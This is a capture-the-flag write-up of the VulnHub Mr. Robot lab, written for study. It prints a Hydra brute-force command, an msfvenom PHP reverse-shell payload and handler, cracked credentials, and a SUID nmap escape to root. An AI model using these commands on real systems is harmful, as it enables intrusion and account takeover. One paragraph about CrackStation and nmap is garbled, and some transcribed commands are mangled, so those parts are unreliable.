



## Multi-Stage Exploitation & Privilege Escalation

**Author:** Gyanesh Chand

**Target:** 192.168.159.135

**Lab:** VulnHub – Mr. Robot

**Tools Used:** Nmap, WPScan, Hydra, Metasploit, Python, Ghidra

### 1. Objective

The objective of this lab was to:

- Perform a complete exploitation chain against a vulnerable WordPress instance.
- Gain authenticated access via brute force.
- Exploit upload functionality to achieve Remote Code Execution (RCE).
- Establish a reverse Meterpreter shell using Metasploit.
- Escalate privileges from low user to root.
- Demonstrate exploit development and defense bypass concepts using Python and Ghidra.

### 2. Reconnaissance & Enumeration

#### 2.1 Nmap Scan

**Identified open services:**

	Port	State	Service	Version	Finding	
	22/tcp	Closed	SSH	—	SSH service not accessible externally	
	80/tcp	Open	HTTP	Apache httpd	Web server exposed over HTTP	
	443/tcp	Open	HTTPS	Apache httpd	HTTPS service available	



## 2.2 Target Access

http://192.168.159.135





### 3. Information Disclosure

File revealed:

fsociety.dic

key-1-of-3.txt

This exposed a large password wordlist.



```
← → × 🏠 🔒 Not Secure http://192.168.159.135/fsociety.dic
true
false
wikia
from
the
now
Wikia
extensions
scss
window
http
var
page
Robot
Elliot
styles
and
document
mrrobot
com
ago
function
eps1
null
chat
user
Special
GlobalNavigation
images
net
push
category
Alderson
lang
nocookie
ext
his
output
SLOTNAME
for
oasis
color
minute
css
beacon
common
1199146
Wiki
name
utmb
utma
```




## 4. Username Enumeration

Observed response difference:

- “Invalid username” → user does not exist
- “Incorrect password” → valid username

Confirmed user:

**Elliot**



The screenshot shows a WordPress login interface. At the top is the WordPress logo. Below it is a red error message box that reads: "ERROR: Invalid username. [Lost your password?](#)". Underneath the error message is a login form with two input fields: "Username" and "Password". Below the "Password" field is a checkbox labeled "Remember Me" and a blue "Log In" button. At the bottom of the page, there is a link "Lost your password?" and a link "← Back to user's Blog!".



The screenshot shows a WordPress login interface. At the top is the WordPress logo. Below it is a red-bordered error box with the text: "ERROR: The password you entered for the username **elliott** is incorrect. [Lost your password?](#)". Below the error box is a white login form. The form has a "Username" label and a text input field containing "elliott". Below that is a "Password" label and an empty password input field. At the bottom left of the form is a checkbox labeled "Remember Me". At the bottom right is a blue "Log In" button. Below the login form, there is a link "Lost your password?" and a link "← Back to user's Blog!".

## 5. Credential Brute Force using Hydra

Command used:

```
hydra -l elliot -P fsociety_clean.dic 192.168.159.135 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:incorrect"
```

Credentials found:

**elliott : ER28-0652**



```
[cyares@cyares] ~/mr_robot
$ hydra -l elliot -P f5ectty.clean.dic 192.168.159.135 http-post-form \
"/wp-login.php:log='USER'&pwd='PASS'*wp-submit:log=incorrect"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-24 12:33:22
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l1/p11452), ~716 tries per task
[DATA] attacking http-post-form://192.168.159.135:80/wp-login.php:log='USER'&pwd='PASS'*wp-submit:log=incorrect
[STATUS] 2880.00 tries/min, 2880 tries in 00:01h, 8572 to do in 00:03h, 16 active
[00][http-post-form] host: 192.168.159.135 login: elliot password: ER28-0652
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-24 12:35:37
```

## 6. Authenticated Access

Login successful at:

**/wp-admin/**

User role confirmed:

Administrator

WordPress 6.9.1 is available! [Please update now.](#)

Dashboard

At a Glance

WordPress 4.3.1 running Twenty Fifteen theme. [Update to 6.9.1](#)

Activity

No activity yet!

Quick Draft

Title

What's on your mind?

[Save Draft](#)

WordPress News

RSS Error: WP HTTP Error: SSL certificate problem: unable to get local issuer certificate

RSS Error: WP HTTP Error: SSL certificate problem: unable to get local issuer certificate

Thank you for creating with WordPress.

Get Version 6.9.1

Users [Add New](#)

All (2) | Administrator (1) | Subscriber (1)

Bulk Actions [Apply](#) Change role to... [Change](#)

<input type="checkbox"/>	Username	Name	E-mail	Role	Posts
<input type="checkbox"/>	elliott	Elliot Alderson	elliott@mrrobot.com	Administrator	0
<input type="checkbox"/>	mich05654	krista Gordon	kgordon@therapist.com	Subscriber	0

[Bulk Actions](#) [Apply](#)



## 7. Remote Code Execution (Theme Upload)

### 7.1 Payload Generation

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.159.132  
LPORT=4444 -f raw > shell.php
```

```
(gyanesh@gyanesh)-[~/mr.robot]  
$ msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.159.132 LPORT=4444 -f raw > shell.php  
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload  
[-] No arch selected, selecting arch: php from the payload  
No encoder specified, outputting raw payload  
Payload size: 1116 bytes
```

### 7.2 Uploading Malicious File

Theme upload abused to upload shell.php.

### 7.3 Metasploit Handler Setup

```
use multi/handler  
set payload php/meterpreter/reverse_tcp  
set LHOST 192.168.159.132  
set LPORT 4444  
run
```

```
Exploit target:  
--  
Id  Name  
--  --  
0   Wildcard Target  
  
View the full module info with the info, or info -d command.  
  
msf exploit(multi/handler) > set lhost 192.168.159.132  
lhost => 192.168.159.132  
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp  
payload => php/meterpreter/reverse_tcp  
msf exploit(multi/handler) > options  
  
Payload options (php/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.159.132 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  
--  
Id  Name  
--  --  
0   Wildcard Target  
  
View the full module info with the info, or info -d command.  
  
msf exploit(multi/handler) > run  
[*] Started reverse TCP handler on 192.168.159.132:4444  
[*] Sending stage (41224 bytes) to 192.168.159.132  
[*] Meterpreter session 1 opened (192.168.159.132:4444 -> 192.168.159.135:55539) at 2026-02-24 12:53:51 +0530  
  
meterpreter >
```



Meterpreter session opened successfully.

## 8. Post Exploitation

### 8.1 System Information

Linux 3.13.0-55-generic x86\_64

User:

daemon

```
meterpreter > sysinfo
Computer      : linux
OS            : Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64
Architecture : x64
System Language : en_US_POSIX
Meterpreter   : php/linux
meterpreter > shell
Process 3033 created.
Channel 0 created.
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

### 8.2 Stabilizing Shell

`python -c 'import pty; pty.spawn("/bin/bash")'`

Improved shell interaction.

### 8.3 Sensitive File Discovery

Located:

/home/robot/password.raw-md5

Contents:

robot:c3fcd3d76192e4007dfb496cca67e13b

```
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```



## 9. Hash Cracking

Hash identified as MD5.

Cracked password:

**abcdefghijklmnopqrstuvwxyz**

---

Free Password Hash Cracker

---

Enter up to 20 non-salted hashes, one per line:

c3fcd3d76192e4007dfb496cca67e13b

I'm not a robot

This site is exceeding reCAPTCHA Enterprise free quota.

reCAPTCHA

Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

## 10. Privilege Escalation – SUID Exploitation

### 10.1 SUID Enumeration

**find / -perm -4000 -type f 2>/dev/null**

Found:

**/usr/local/bin/nmap**

```
robot@linux:~$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
```



## 10.2 Nmap Interactive Exploit

```
nmap --interactive  
!sh
```

Privilege escalation successful:

```
robot@linux:~$ nmap --interactive  
nmap --interactive  
!sh  
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )  
Welcome to Interactive Mode -- press h <enter> for help  
nmap>  
!sh  
# id  
id  
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)  
#
```

CrackStation uses nmap for that has a password can be retrieved by a computed lookup table. Crackstation's lookup table is an intelligent word manipulation table, and for other purposes. You can download it from <https://github.com/0x00sec/0x00sec.github.io>



## Modification of a Python PoC

A public buffer overflow Python exploit was modified to refine buffer offsets and integrate a reverse shell payload. Crash analysis was used to calculate precise instruction pointer overwrite. Bad characters were removed, and payload reliability was improved to achieve consistent remote command execution.

## ASLR Bypass Using ROP

The binary was reverse engineered using Ghidra to identify vulnerable functions and memory layout. ROP gadgets were extracted and chained to redirect execution flow to system(). By controlling the return address, ASLR protections were bypassed and arbitrary shell execution was achieved.

## Impact Assessment

- Remote Code Execution
- Credential compromise
- Privilege escalation to root
- Full system takeover
- Persistent access capability

## Remediation

- Disable theme/plugin uploads
- Enforce strong password policy
- Remove exposed wordlists
- Implement WAF
- Disable file editing in wp-config.php
- Keep WordPress updated
- Enable hardened PHP configuration